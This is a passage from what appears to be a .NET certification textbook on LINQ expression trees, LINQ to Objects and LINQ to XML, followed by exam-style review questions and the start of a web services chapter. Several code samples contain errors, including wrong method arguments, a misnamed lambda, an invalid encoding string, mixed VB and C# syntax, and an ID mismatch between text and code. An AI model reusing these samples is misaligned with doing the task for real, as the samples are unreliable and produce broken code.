The `System.Linq.Expressions.Expression` class can be used to form query expressions dynamically in LINQ to SQL. It contains all the relevant methods that are required to form queries.

ADO.NET lets you build SQL queries dynamically by modifying the string representation of the SQL query at runtime based on the user input values. However, with LINQ to SQL, you need to use the `Expression` class to build LINQ queries dynamically.

### EXPLORING THE EXPRESSION CLASS

Tables 9-13 and 9-14 discuss the properties and methods of the `Expression` class.

**Table 9-13**

Properties of the Expression Class

| PROPERTY              | DESCRIPTION  |
|-----------------------|--|
| <code>NodeType</code> | Specifies the node type of this expression.                                  |
| <code>Type</code>     | Specifies the static type of the expression that this expression represents. |

**Table 9-14**

Methods of the Expression Class

| METHOD                 | DESCRIPTION  |
|------------------------|--|
| <code>Add</code>       | Creates a <code>BinaryExpression</code> that represents an arithmetic addition operation that does not have overflow checking (Overloaded method).       |
| <code>And</code>       | Creates a <code>BinaryExpression</code> that represents a bitwise AND operation (Overloaded method).   |
| <code>Condition</code> | Creates a <code>ConditionalExpression</code> .   |
| <code>Constant</code>  | Creates a <code>ConstantExpression</code> (Overloaded method).   |
| <code>Convert</code>   | Creates a <code>UnaryExpression</code> that represents a conversion operation (Overloaded method).   |
| <code>Divide</code>    | Creates a <code>BinaryExpression</code> that represents an arithmetic division operation (Overloaded method).  |
| <code>Equal</code>     | Creates a <code>BinaryExpression</code> that represents an equality comparison (Overloaded method).  |
| <code>Field</code>     | Creates a <code>MemberExpression</code> that represents accessing a field (Overloaded method).   |
| <code>Lambda</code>    | Creates an expression tree that represents a lambda expression (Overloaded method).  |
| <code>Multiply</code>  | Creates a <code>BinaryExpression</code> that represents an arithmetic multiplication operation that does not have overflow checking (Overloaded method). |

(continued)

**Table 9-14 (continued)**

| METHOD          | DESCRIPTION   |
|-----------------|---|
| Or              | Creates a <b>BinaryExpression</b> that represents a bitwise OR operation (Overloaded method).   |
| Parameter       | Creates a <b>ParameterExpression</b> .  |
| Property        | Creates a <b>MemberExpression</b> that represents accessing a property (Overloaded method).   |
| PropertyOrField | Creates a <b>MemberExpression</b> that represents accessing a property or field given the name of the property or field.                        |
| Subtract        | Creates a <b>BinaryExpression</b> that represents an arithmetic subtraction operation that does not have overflow checking (Overloaded method). |

**TAKE NOTE\***

The `System.Linq.Expressions` namespace defines `ParameterExpression`, `MethodCallExpression`, and other expression tree types with specific expression. All the types derive from the `Expression` abstract type.

**UNDERSTANDING EXPRESSION TREES**

The `System.Linq.Expressions` namespace provides an API to manually build the expression trees. The `Expression` class contains static factory methods to create expression tree nodes of specific types, such as:

- **ParameterExpression:** This represents a named parameter expression.
- **MethodCallExpression:** This represents a method call.

The expression tree types represent language-level code in the form of data that is stored in a tree-shaped structure. Each node in the expression tree represents an expression as shown in the following example:

A method call or a binary operation such as `x < y`.

The compiler builds an expression tree. A compiler-generated expression tree is always rooted in an `Expression` type node (`TDelegate`). This implies that its root node represents a lambda expression.

To understand expression trees, let us consider the lambda expression `num=>num < 5`. The following sample code demonstrates the manual creation of an expression tree that represents the given lambda expression:

```
// Add the following using directive to your code file:
using System.Linq.Expressions;
// Manually build the expression tree for
// the lambda expression num => num < 5.
ParameterExpression numParam = Expression.Parameter(typeof(int), "num");
ConstantExpression five = Expression.Constant(5, typeof(int));
BinaryExpression numLessThanFive = Expression.LessThan(numParam, five);
Expression<Func<int, bool>> lambda1 =
    Expression.Lambda<Func<int, bool>>(
        numLessThanFive,
        new ParameterExpression[] { numParam });
```

The following sample code lets the compiler generate the expression tree for the given lambda expression:

```
// Let the compiler generate the expression tree for
// the lambda expression num => num < 5.
Expression<Func<int, bool>> lambda2 = num => num < 5;
```

## BUILDING DYNAMIC QUERIES

You can use dynamic queries when you want to create queries based on user input at runtime. Consider that you want to filter students whose names start with the specified character when the length of the name is greater than a number specified by the user. In addition, you want the names sorted alphabetically. In this scenario, your application must use expression trees to create the LINQ query at runtime.

You must create expression trees to construct a query against the `IQueryable` interface. This interface allows you to evaluate dynamic queries against a data source when you are not aware of the datatypes involved. The dynamic query to filter the student data is:

```
students.Where(name => (name.StartsWith("T") && name.Length > 10))
    .OrderBy(name => name)
```

Important features of building expression trees are as follows and are demonstrated in the code sample:

- You can use the factory methods in the `System.Linq.Expressions` namespace to create expression trees, which represent the expressions that make up the overall query.
- The expressions that represent calls to the standard query operator methods refer to the `Queryable` implementations of these methods.
- You have to pass the final expression tree to the `CreateQuery(Telement)(Expression)` implementation of the provider of the `IQueryable` data source to create an executable query of type `IQueryable`.
- The results are obtained by enumerating that query variable:

```
protected void Page_Load(object sender, EventArgs e)
{
    string[] students = { "Adam Warner", "Cindy Flower", "Tom Alter",
        "Mary Brownie", "William Richards", "Steven Roberts", "Tim Robinson",
        "Theodore Bruce", "Mary Adams", "Steve Roberts", "Tracy Matt" };
    // The IQueryable data to query.
    IQueryable<String> queryData = students.AsQueryable<string>();
    // Compose the expression tree that represents the
    // parameter to the predicate.
    ParameterExpression paramexp =
        Expression.Parameter(typeof(string), "name");
    // ***** Where(name => (name.StartsWith("T")
    // && name.Length > 10)) *****
    // Create an expression tree that represents the expression
    // 'name.StartsWith("T")'.
    Expression exp1 = Expression.Call(paramexp, typeof(string).
        GetMethod("StartsWith", System.Type.EmptyTypes, "T"));
    // Create an expression tree that represents the expression
    // 'name.Length > 10'.
    Expression left = Expression.Property(paramexp,
        typeof(string).GetProperty("Length"));
    Expression right = Expression.Constant(10, typeof(int));
    Expression exp2 = Expression.GreaterThan(left, right);
    // Combine the expression trees to create an expression
    // tree that represents the
    // expression '(name.StartsWith("T") && name.Length > 10)'.
    Expression predicateExp = Expression.AndAlso(exp1, exp2);
    // Create an expression tree that represents the expression
    // 'queryData.Where(name => (name.StartsWith("T") && name.Length > 10))'.
    MethodCallExpression whereCallExp = Expression.Call(
        typeof(Queryable),
        "Where",
```

```

new Type[] { queryData.ElementType },
queryData.Expression,
Expression.Lambda<Func<string, bool>>(predicateExp, new
ParameterExpression[] { paramexp }));
// ***** End Where *****
// ***** OrderBy(name => name) *****
// Create an expression tree that represents the expression
// 'whereCallExp.OrderBy(name => name)'
MethodCallExpression orderByCallExp = Expression.Call(
    typeof(Queryable),
    "OrderBy",
    new Type[] { queryData.ElementType, queryData.ElementType },
    whereCallExp,
    Expression.Lambda<Func<string, string>>(paramexp,
    new ParameterExpression[] { paramexp }));
// ***** End OrderBy *****
// Create an executable query from the expression tree.
IQueryable<string> queryresults =
queryData.Provider.CreateQuery<string>(orderByCallExp);
// Enumerate the results.
foreach (string name in queryresults)
    Response.Write(name);
}

```

This code produces the following output:

- Theodore Bruce
- Tim Robinson

Note that the previous code uses only two expressions in the predicate passed to the `Queryable.Where` method. However, you can combine a variable number of predicate expressions depending on the user input in your application. In addition, you can vary the query operators called in the query based on user input.



## COMPILE THE CODE

You must follow these steps to compile the code:

1. Create a new Console Application project in Visual Studio.
2. Add a reference to `System.Core.dll` if not referenced then.
3. Include the `System.Linq.Expressions` namespace.
4. Execute the previous code.

### CERTIFICATION READY?

Leverage LINQ in data access design (LINQ to SQL).

3.3



### THE BOTTOM LINE

In .NET Framework 3.5, developers can write queries with great ease by using collections of objects, which are files under a directory. The LINQ to Objects queries are called standard LINQ.

## Exploring Standard LINQ

The standard LINQ uses LINQ queries with any `IEnumerable` or `IEnumerable<T>` collection directly. It does not use an intermediate LINQ provider or API like LINQ to SQL or LINQ to XML. Therefore, a standard LINQ query can be executed for any object that implements the `IEnumerable` interface.

## USING LINQ OVER TRADITIONAL QUERIES

In the past, developers had to write lengthy, tedious `foreach` loops describing the methods to extract data from a collection. With the introduction of new features in ASP.NET, LINQ to objects can be used to write queries on collections. When you use a standard LINQ, you need to write declarative code to specify the data that you want to extract.

These are some advantages that LINQ has over the usage of `foreach` loops:

- LINQ is easy to read and is most useful when filtering multiple conditions.
- LINQ works efficiently to perform operations such as filtering, ordering, and grouping.
- LINQ can be transmitted to other data sources with very small or no changes.

In simple words, you can use LINQ instead of traditional methods where you want to perform complex operations on data.

### Basics of Standard LINQ

---

To understand how standard LINQ works, you need to understand the way it works with in-memory collection. The basic advantage of using LINQ is that it helps you replace iteration logic used in `foreach` loops with a declarative LINQ expression.

Consider a case where you are developing an application for a product company. The application uses a class called `ContactDetails` that stores the details of the company's business contacts. You are required to retrieve a list from the `ContactDetails` class of all contacts who have a last name that start with the letter "S." To do this, you can use the following code snippet where LINQ is used to get a list of all contacts in a collection of contacts and add each matching contact to a second collection:

```
// Get the full collection of contacts for your business
from a helper method called GetContact(),
List<ContactDetails> contacts = db.GetContact();
//Find the matching contact,
List<ContactDetails> matches = new List<ContactDetails>();
Foreach (ContactDetails contact in contacts)
{
    if(contact.LastName.StartsWith("S"))
    {
        matches.Add(contact);
    }
}
```

When you implement the code, it extracts a new collection that contains contacts with names that start with S.

Instead of iterating through the contacts collection using a `foreach` loop, you can use a LINQ query as shown here:

```
matches = from contact in contacts
          where contact.LastName.StartsWith("S")
          select contact;
```

When this code runs, the standard LINQ queries are translated into method calls on the `System.Linq.Enumerable` class. When that happens, the extension methods included in the `Enumerable` class are applied to any class that implements the `IEnumerable<T>` interface.

To understand how a LINQ query is translated into method calls, consider the following code that selects all the contact information from the contacts collection:

```
matches = from contact in contacts
          Select contact;
```

When this code is executed, the C# compiler translates the code to the following query:

```
matches = contact.Select(contact => contacts);
```

It seems as if a `Select` method is called on the `contact` collection. However, the `contact` collection is an ordinary `List<T>` collection, which does not include the `Select` method. Instead, `Select` is an extension method that is automatically provided to all `IEnumerable<T>` classes. Table 9-15 describes the various extension methods that are included in the `System.Linq.Enumerable` class.

**Table 9-15**

Extension Methods Included in the `System.Linq.Enumerable` Class

| METHOD        | DESCRIPTION  |
|---------------|--|
| Aggregate     | An overloaded method that applies an accumulator function on a sequence.                       |
| Average       | An overloaded method that computes the average of a sequence of numeric values.                |
| Count         | An overloaded method that returns the number of elements in a sequence.                        |
| Distinct      | An overloaded method that returns distinct elements from a sequence.                           |
| Max           | An overloaded method that returns the maximum value in a sequence of values.                   |
| Min           | An overloaded method that returns the minimum value in a sequence of values.                   |
| Select        | An overloaded method that projects each element of a sequence into a new form.                 |
| Single        | An overloaded method that returns a single, specific element of a sequence of values.          |
| Skip(TSource) | Bypasses a specified number of elements in a sequence and then returns the remaining elements. |
| Take(TSource) | Returns a specified number of contiguous elements from the start of a sequence.                |
| Where         | An overloaded method that filters a sequence of values based on a predicate.                   |

#### MORE INFORMATION

To learn more about other extension methods that are included in the `System.Linq.Enumerable` class, look up the corresponding section in the MSDN library.

#### TAKE NOTE \*

To use LINQ extension methods, you must import the `System.Linq` namespace.

## Working with LINQ Queries

You can use a standard LINQ to perform simple operations, such as filtering, ordering, and grouping, very efficiently by writing a simple piece of code.

To perform a filter operation on the required data, find the types stored in an assembly, and then use a standard LINQ to query the assembly details by using the `System.Reflection` classes.

The `System.Reflection` namespace examines the metadata of the types that retrieve information about assemblies, modules, members, parameters, and other entities. Collections of objects, which are files under a directory, can be queried by using LINQ.

#### MORE INFORMATION

To learn more about using LINQ with reflection and file directories, you can refer to the "LINQ to Object" section in the MSDN library.

## USING LINQ WITH STRINGS

A query is a collection of characters; therefore, you can directly query a string value. Consider a scenario where you are required to accept a string value and calculate the number of uppercase letters in the string. In this case, you can use the LINQ query as shown in the following code:

```
string aString = "John Kennedy";
//The query is built to read the string and find out the
//number of uppercase characters. The query is of the type IEnumerable.
//The 'ch' in the query represents each character in the given string.
IEnumerable<char> query =
from ch in aString
where Char.IsUpper(ch)
select ch;
```

The LINQ query in this code uses the `Char.IsUpper` method in the `where` clause to discover the uppercase letters from the given string. The following code displays the number of characters that are in uppercase:

```
Response.Write(query.Count());
```

LINQ provides numerous standard query operators that you can use to query different objects that support the `IEnumerable` interface. Table 9-16 lists the available query operators.

**Table 9-16**

Standard Query Operators and Their Types

| QUERY OPERATOR TYPE | QUERY OPERATORS  |
|---------------------|--|
| Restriction         | Where, OfType  |
| Projection          | Select, SelectMany   |
| Joining             | Join, GroupJoin  |
| Concatenation       | Concat   |
| Sorting             | OrderBy, OrderByDescending, ThenBy, ThenByDescending, Reverse  |
| Set                 | Distinct, Except, Intersect, Union   |
| Grouping            | GroupBy  |
| Conversion          | AsEnumerable, Cast, OfType, ToArray, ToDictionary,ToList, ToLookup   |
| Equality            | SequenceEqual  |
| Element             | DefaultIfEmpty, ElementAt, ElementAtOrDefault, First, FirstOrDefault, Last, LastOrDefault, Single, SingleOrDefault |
| Generation          | Empty, Range, Repeat   |
| Quantifiers         | All, Any, Contains   |
| Aggregation         | Aggregate, Average, Count, LongCount, Max, Min, Sum  |
| Partitioning        | Skip, SkipWhile, Take, TakeWhile   |

### CERTIFICATION READY?

Leverage LINQ in data access design (LINQ to Objects).

3.3

## ■ Querying with LINQ to XMLDataSources



XML has become very popular because of its flexibility to format data in several ways. It is used widely while creating the codes for Web sites, in configuration files, Microsoft Office Word files, and databases. LINQ to XML is another useful feature that helps you write query expressions to retrieve and modify XML data.

LINQ to XML is a modified technique to program XML; it has inherited the in-memory document modification features of the Document Object Model (DOM).

### Introducing LINQ to XML

The object model used by LINQ to XML is lightweight and more user friendly. This model helps integrate LINQ with Visual C# 2008 to provide developers with more sturdy features like typing, compile-time checking, and improved debugger support.

LINQ to XML is a programming interface that enables you to manipulate in-memory XML data from within the .NET Framework programming languages. Using LINQ to XML you can write queries on the in-memory XML document to retrieve collections of element and attributes.

Another advantage of LINQ to XML is that it can use query results as parameters to the object constructors of LINQ to XML classes. This feature helps create powerful XML trees and transform XML trees from one shape to another.

The LINQ to XML interface helps you:

- Load XML from files or streams
- Serialize XML to files or streams
- Create XML from scratch by using functional construction
- Query XML using XPath-like axes
- Manipulate the in-memory XML tree using methods such as Add, Remove, ReplaceWith, and SetValue

### Loading XML Documents

The `XDocument` class in the `System.Xml.Linq` namespace enables you to load XML from files or streams.

You can use the `XDocument` class to easily read and navigate XML content. This class manages in-memory XML. The `XDocument.Load` method can be used to read XML documents from a file, URI, or stream. Additionally, you can also load XML content from a string using the `XDocument.Parse` method.

### WORKING WITH XDOCUMENT

Consider the following XML content stored in an XML file named `sample.xml`:

```
<?xml version='1.0' encoding='ISO-1a-1'?>
<Collection>
  <Book>
    <Title>Angels and Demons</Title>
    <Author>Dan Brown</Author>
    <Genre>Fiction</Genre>
  </Book>
  <Book>
    <Title>Macbeth</Title>
    <Author>William Shakespeare</Author>
    <Genre>Literature</Genre>
  </Book>
</Collection>
```

To load the XML contents in the sample.xml file to `XDocument`, use the `XDocument.Load` method as shown in the following code sample:

```
XDocument xdoc = XDocument.Load("Sample.xml");
```

Consider the case where the XML contents are stored in a string as shown here:

```
string str =
@"<?xml version='1.0' encoding='ISO-1a-1'?>
<Collection>
    <Book>
        <Title>Angels and Demons</Title>
        <Author>Dan Brown</Author>
        <Genre>Fiction</Genre>
    </Book>
    <Book>
        <Title>Macbeth</Title>
        <Author>William Shakespeare</Author>
        <Genre>Literature</Genre>
    </Book>
</Collection>";
```

In this case, use the `XDocument.Parse` method to load the XML content as shown in the following sample code:

```
XDocument doc = XDocument.Parse(str);
```

## Creating XML Documents Using Functional Construction

### TAKE NOTE \*

The `XElement` class has the features to add, remove, or change elements and attributes.

Most of the LINQ to XML classes provide useful constructors that allow you to create and initialize respective objects in one step. That is, you can pass text content or LINQ query results to object constructors provided in the LINQ to XML classes. This approach is called functional construction.

The primary class that is available for creating and representing XML trees is the `XElement` class. Additionally, constructors of both `XDocument` and `XElement` classes accept a parameter array in their last argument to hold a list of nested nodes. This enables you to create a nested tree of nodes in a single line of code using LINQ to XML classes.

## WORKING WITH FUNCTIONAL CONSTRUCTORS

In the previous versions of .NET, to create an XML document, you needed to create an XML tree, element by element, as shown in this code:

```
FileStream fs=new FileStream("book.xml", FileMode.Create);
XmlWriter xw = XmlWriter.Create(fs);
xw.WriteStartDocument();
xw.WriteStartElement("Books");
xw.WriteStartElement("Title", "Angels and Demons");
xw.WriteStartElement("Author", "Dan Brown");
xw.WriteEndElement();
xw.Flush();
```

This example will produce the book .xml file, which looks similar to the following:

```
<?xml version="1.0" encoding="utf-8"?>
<Books>
    <Title> Angels and Demons </Title>
    <Author> Dan Brown </Author>
</Books>
```

The methods that have been used in this code are still supported by the new version of ASP .NET but with the introduction of new features, usage of these methods has become redundant. You can use the `XElement` constructor that can accept `XElement` or `XAttribute` objects as parameters to make the code look cleaner and more efficient. The following sample code explains this feature:

```
XElement xmlTree = _  
    New XElement("Books",_  
    -  
        New XElement("Title", "Angels and Demons"),_  
        New XElement("Author", "Dan Brown")_  
    )  
xmlTree.Save("book.xml")
```

Consider a scenario where you need to create an XML document using the elements stored in a class named `Library`. The following code sample does this by using an embedded expression in the form of a LINQ query to create the XML document. The `CreateXmlDoc` method accepts a booklist of type `IList` that contains a collection of books stored in the class `Library`:

```
public void CreateXmlDoc(IList<Library> bookList)  
{  
    var xmlElements = from book in bookList select new XElement("Book",  
    new XAttribute("Title", book.Title),  
    new XElement("Author", book.author));  
    var xmlDoc = new XDocument(new XDeclaration("1.0", "utf-8", "yes"),  
    new XElement("Library Books", xmlElements));  
    xmlDoc.Save("Library.xml");  
}
```

#### CERTIFICATION READY?

Leverage LINQ in data access design (LINQ to SQL).

3.3

## Querying XML

LINQ allows you to execute query expressions on collections that are derived from `IEnumerable(T)`. This LINQ feature queries XML data easily through the `XElement` class because `XElement` contains methods that return `IEnumerable` collections.

The primary class that LINQ to XML uses to manipulate XML is `XElement` class. To reduce code-writing efforts and to make it easy to understand, LINQ to XML supports methods such as the Ancestors and Descendants that traverse the XML hierarchy.

## SEARCHING XDOCUMENT

Consider the following XML document in a file named `sample.xml`:

```
<?xml version='1.0' encoding='ISO-1a-1'?>  
<Collection>  
    <Book id= "1">  
        <Title>Angels and Demons</Title>  
        <Author>Dan Brown</Author>  
        <Genre>Fiction</Genre>  
    </Book>  
    <Book id = "2" >  
        <Title>Macbeth</Title>  
        <Author>William Shakespeare</Author>  
        <Genre>Literature</Genre>  
    </Book>  
</Collection>
```

To find all the book titles in the given document at any level, use the `XElement.Descendants` method as shown in the following code sample:

```
XDocument doc = XDocument.Load("sample.xml");
Foreach(XElement titleElement in doc.Descendants("Title"))
{
    //Perform the required operation
}
```

Let us look at more complex situation that requires you to select specified book elements for a given book ID using LINQ expressions. For example, the following code sample uses a LINQ expression to return book details for the book ID “2.” It then binds the returned result to a `GridView` control for display:

```
var bookElements =
    from book in doc.Descendants("book")
    where (int)book.Attribute("id") == 1
    select new { Title = (string) book.Element("Title"),
        Author = (string) book.Element("Author") };
gridBooks.DataSource = bookElements;
gridBook.DataBind();
```

Note that in the given code, the `Title` and `Author` elements are cast to string in order to extract the value from the `XElement` object.

## Manipulating the In-Memory XML Tree

---

You can manipulate the in-memory XML tree using the methods of the `XContainer` class.

You can use the methods `Add`, `Remove`, `ReplaceWith`, and `SetValue` of the `XContainer` class to manipulate an in-memory XML tree. The `XContainer` class helps retrieve the concurrent sibling nodes and helps add up the direct children of a node. It has two derived classes—`XDocument` and `XElement`.

### ADDING ELEMENTS

The first method that we discuss is the `Add` method. The `Add` method adds up the specified content to the parent element class as children. Consider a scenario where you are required to add elements to an XML document that is loaded in the memory. Imagine that the elements that you add to this XML document are the result of the query expression that is executed on another in-memory XML tree as demonstrated in the code sample. The code executes a query on the `XElement srcTree`. It then adds the resultant element returned from this query to the `XElement destinationTree`:

```
XElement srcTree = new XElement("Root",
    new XElement("Age1", 15),
    new XElement("Age2", 24),
    new XElement("Age3", 7),
    new XElement("Age4", 25));
XElement destinationTree = new XElement("Root",
    new XElement("NewElement", "Content"));
//The given query retrieves the elements from the srcTree
//Element that has the value greater or equal to 24.
destinationTree.Add(
    from el in srcTree.Elements()
    where (int)el >= 24
    select el);
Response.Write(destinationTree.ToString());
```

## REMOVING ELEMENTS

Let us now discuss the `Remove` method. As a rule, you must not modify a set of nodes when you are executing a query over that set of nodes. In other words, you should not remove nodes by iterating through them. Instead, convert the required set of nodes into the type `List(T)` using the `ToList(Tsource)` extension method and remove the nodes from the list. However, you can use the `XElement.Remove` method, which provides you the functionality of copying the nodes to a list and then iterating over the list to remove the nodes. This method also raises the `Changed` and the `Changing` events.

Consider a scenario where you are required to remove certain elements from a large XML structure. In this case, you need to load the XML structure to the memory and call the `XElement.Remove` method on the required elements. The following code demonstrates how to use the `XElement.Remove` method on an in-memory XML structure:

```
 XElement xmlTree = new XElement("Root",
    new XElement("Age1", "child1 content"),
    new XElement("Age2", "child2 content"),
    new XElement("Age3", "child3 content"),
    new XElement("Age4", "child4 content")
);
//Retrieve the element Age3.
 XElement age3 = xmlTree.Element("Age3");
//Remove the element.
 age3.Remove();
Response.Write(xmlTree.ToString());
```

## REPLACING ELEMENTS

### TAKE NOTE\*

The `Xnode` class in the `System.Xml.Linq` namespace is the abstract base class for the `XComment`, `XContainer`, and `XDocumentType` classes. This class represents a node such as element, comment document type, or text node in an XML tree.

In order to replace a node with a particular content, you can use the `Xnode.ReplaceWith` method. This method also raises the `Changed` and the `Changing` events.

Consider that you need to replace one node of an in-memory XML structure with another node. The next code snippet shows how the content from a node can be replaced with other content using the `Xnode.ReplaceWith` method:

```
 XElement xmlTree = new XElement("Root",
    new XElement("Name1", "Larry"),
    new XElement("Name2", "John"),
    new XElement("Name3", "Lara")
);
 XElement Name3 = xmlTree.Element("Name3");
 Name3.ReplaceWith(
    new XElement("NewName", "Brian")
);
Response.Write(xmlTree.ToString());
```

## SETTING NODE VALUES

Another very useful method is the `Xelement.SetValue` method that helps specify the value of an element. This method also raises the `Changed` and the `Changing` events.

This code creates an element named `books`. It then specifies the value of the element using the `XElement.SetValue` method:

```
 XElement books = new XElement("books");
 books.SetValue("Dreamsland");
 Response.Write(books.ToString());
```

### CERTIFICATION READY?

Leverage LINQ in data access design (LINQ to XML).

3.3

## SKILL SUMMARY

This lesson introduced you to the data source controls and the concept of LINQ. You can use a `SqlDataSource` control to perform fundamental database operations, such as connecting to the database, executing a command, and retrieving a rowset without any coding. It consists of various properties and methods to accomplish the prescribed tasks. The `ObjectDataSource` control in association with a middle-tier business object performs functions, such as selecting, inserting, updating, deleting, paging, sorting, caching, and filtering data, declaratively without massive coding. You can also use this control to perform custom pagination.

XML data uses the `XmlDataSource` control to bind read-only data to data-bound controls using its specific properties and methods. This control is an extension of the `HierarchicalDataSourceControl` class, which supports the hierarchical and tabular data-bound controls.

Language-integrated query (LINQ) is a new feature in .NET 3.5 that eliminates the need to interact with SQL. C# contains new features to work with LINQ, such as type inference, anonymous types, extension methods, and lambda expressions.

LINQ expressions that are written by developers are translated into SQL queries internally when they start enumerating through the results. The LINQ to SQL feature of ASP.NET performs automatic updates. It also tracks all the changes that you have made for a set of extracted data.

Standard LINQ refers to LINQ to Objects queries. You can execute a standard LINQ query for all objects that implement the `IEnumerable` interface. LINQ provides numerous standard query operators to query these objects. You can use a standard LINQ to perform simple operations, such as filtering, ordering, and grouping, with easy coding.

LINQ to XML is an in-memory XML programming interface that enables you to write LINQ query expressions to retrieve collections of elements and attributes from within the .NET Framework. The object model used by LINQ to XML is lightweight and more user friendly. This model helps integrating LINQ in Visual C# 2008 to provide developers with more sturdy features like typing, compile-time checking, and improved debugger support. The `XmlDocument` class has two methods that can be used to load XML data. These are `Load` and `LoadXML` methods.

For the certification examination:

- Understand the features of `SqlDataSource` controls.
- Know how to apply `ObjectDataSource` controls in a web application.
- Understand the use of `XmlDataSource` controls to access XML data.
- Know how to work with LINQ and lambda expressions.
- Understand the process of querying various data sources using LINQ.

## ■ Knowledge Assessment

### Matching

Match the following descriptions to the appropriate terms.

- a. Translate method
- b. `GetCommand` method
- c. `DatabaseExists` method
- d. `ExecuteDynamicDelete` method
- e. `SubmitChanges` method

- \_\_\_\_\_ 1. Determines whether the associated database can be opened.
- \_\_\_\_\_ 2. Called inside delete override methods to redelegate to LINQ to SQL the task of generating and executing dynamic SQL for delete operations.
- \_\_\_\_\_ 3. Computes the set of modified objects to be inserted, updated, or deleted and executes the appropriate commands to implement the changes to the database.
- \_\_\_\_\_ 4. Provides information about SQL commands generated by LINQ to SQL.
- \_\_\_\_\_ 5. Converts an existing `IDataReader` to objects.

### True / False

*Circle T if the statement is true or F if the statement is false.*

- |          |  |
|----------|--|
| <b>T</b> | <b>F</b> 1. You can create parameter objects to specify where the command should get parameter values during runtime.                |
| <b>T</b> | <b>F</b> 2. The <code>SqlDataSource</code> control utilizes ADO.NET objects declaratively.   |
| <b>T</b> | <b>F</b> 3. You must use data source paging if you need to work with large databases.  |
| <b>T</b> | <b>F</b> 4. When using lambda expressions, parentheses are compulsory irrespective of the number of parameters.                      |
| <b>T</b> | <b>F</b> 5. The <code>GetCommand</code> method of the <code>DataContext</code> class executes SQL commands directly on the database. |

### Fill in the Blank

*Complete the following sentences by writing the correct word or words in the blanks provided.*

1. You can execute \_\_\_\_\_ SQL commands using the `SqlDataSource` control.
2. When retrieving the records using a parameter, you must add the \_\_\_\_\_ symbol before the parameter name.
3. The \_\_\_\_\_ property specifies the name of the class represented by an `ObjectDataSource` control.
4. The \_\_\_\_\_ property of the `Column` attribute indicates the expression used by a computer database column.
5. The \_\_\_\_\_ namespace consists of the `Column` and `Table` attribute classes.

### Multiple Choice

*Circle the letter or letters that correspond to the best answer or answers.*

1. Which property of the `SqlDataSource` control sets the SQL string, which it uses to delete data from the underlying database?
  - a. `DeleteCommand`
  - b. `DeleteParameters`
  - c. `Delete`
  - d. `DeleteCommandType`

2. When does the `Selected` event of the `SqlDataSource` control occur?
  - a. Before performing a filter operation.
  - b. Before starting a data retrieval operation.
  - c. On completing a data retrieval operation.
  - d. On completing the loading of the `Control` object.
3. Which of the following data sources should the `ObjectDataSource` represent in order for the data-bound control to perform paging?
  - a. `DataReader`
  - b. `DataSet`
  - c. `DataTable`
  - d. `DataView`
4. Which LINQ operator enables you to create a temporary variable to represent sub query results?
  - a. `group`
  - b. `select`
  - c. `into`
  - d. `let`
5. Which of the following `Column` attributes indicates whether the property represents a column that represents a row version?
  - a. `DbType`
  - b. `Expression`
  - c. `inDbGenerated`
  - d. `IsVersion`

## Review Questions

1. While debugging your application, you do not want any error that may occur to bubble up to the application level, in order to prevent jamming of the error log. What should you do to avoid errors bubbling up to the application level?
2. You want your application to make an entry to the application event log immediately after it has successfully established a connection with a remote object (e.g., a database). What would you specify for the type of the log entry in this case?

## ■ Case Scenarios

### Scenario 9-1: Paging at Data Source

Consider that you are using an `ObjectDataSource` control to represent a middle-tier component. You bind a `GridView` control to display and edit data from the component on a web page. Assume that you are working with large amounts of database data and have written custom paging logic in a stored procedure. Write the appropriate procedure to implement pagination.

### Scenario 9-2: Executing LINQ to SQL Queries

Consider that you are accessing a SQL Server database using LINQ to SQL. You need to execute a database select against a table named `Customer`. Write the procedure to execute a LINQ query.



## Workplace Ready

### Using LINQ to SQL

LINQ to SQL is the most significant feature included in ASP .NET 3.5. It eliminates the necessity for writing SQL queries and provides a way to manage relational data as objects.

ABC Systems, Inc. develops web applications for various clients. The organization is developing an online banking system for XYZ Bank. On this project, the organization has two different groups of developers—one group specializes in C# and the other group specializes in SQL. The C# developers are responsible for creating web pages that interact with database data, and the SQL developers are responsible for creating SQL queries. However, a huge amount of the C# developers' time is spent in tedious translations between objects and relational data. Suggest what the organization should do so that the C# developers use their time effectively, without having to spend time mapping between object model and relational model.

# Enhancing Web Applications

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Introducing Web Services	Identify opportunities to access and expose web services (WCF, ASMX, REST).	3.4
Using WCF Architecture	Identify opportunities to access and expose web services (WCF).	3.4
Using ASMX Architecture	Identify opportunities to access and expose web services (ASMX).	3.4
Using REST Architecture	Identify opportunities to access and expose web services (REST).	3.4
Building Global Applications	Plan Web sites to support globalization.	2.5

## KEY TERMS

**contract**

**culture**

**Extensible Markup Language (XML)**

**globalization**

**Simple Object Access Protocol (SOAP)**

**Universal Description Delivery and Integration (UDDI)**

**Windows Communication Foundation (WCF)**

**Web Service Description Language (WSDL)**

**web services**

Many times, different web applications provide common functionalities; consider the login functionality of a web application. This functionality is used by many web applications to authenticate users trying to access the application. To cite another example, consider the search engine functionality provided by many Web sites. These common components when developed and used by various web applications are referred to as *web services*.

Web services are reusable software components that exchange data with other applications with the help of Internet protocols. They can be utilized over any networks, such as a private network or the Internet. Web services allow two applications running in different business enterprises to send requests and receive responses.

## ■ Introducing Web Services



**THE BOTTOM LINE**

You can utilize web services in your web applications. Basically, web services are application components that can be published and used through the web.

## Understanding the Concept of Web Services

Web services are Internet Application Programming Interfaces (API) that can be invoked over a network and executed on a remote system hosting the requested services.

A web service is a software component designed in a format that can be processed by any computer. The objective of a web service is to support interoperable computer-to-computer interactions over a network. You can publish a function within your application to the entire world by declaring it as a web service. Web services use XML to code and decode data and use SOAP to transport data. Web services are language independent, protocol independent, and platform independent; they assume stateless service architecture.

A web service offers some functionality on behalf of its owner, which can be a person or an organization. The provider entity provides an appropriate agent to execute a particular service. A requestor entity can make use of the service offered by the provider entity. In this case, the requestor agent communicates and exchanges messages with the agent of the provider entity.

A web service encapsulates a discrete functionality that performs a single task. The web service specifies its inputs and outputs to the other applications so that it can determine the functionality that the service offers, the method of invoking the functionality, and the expected result.

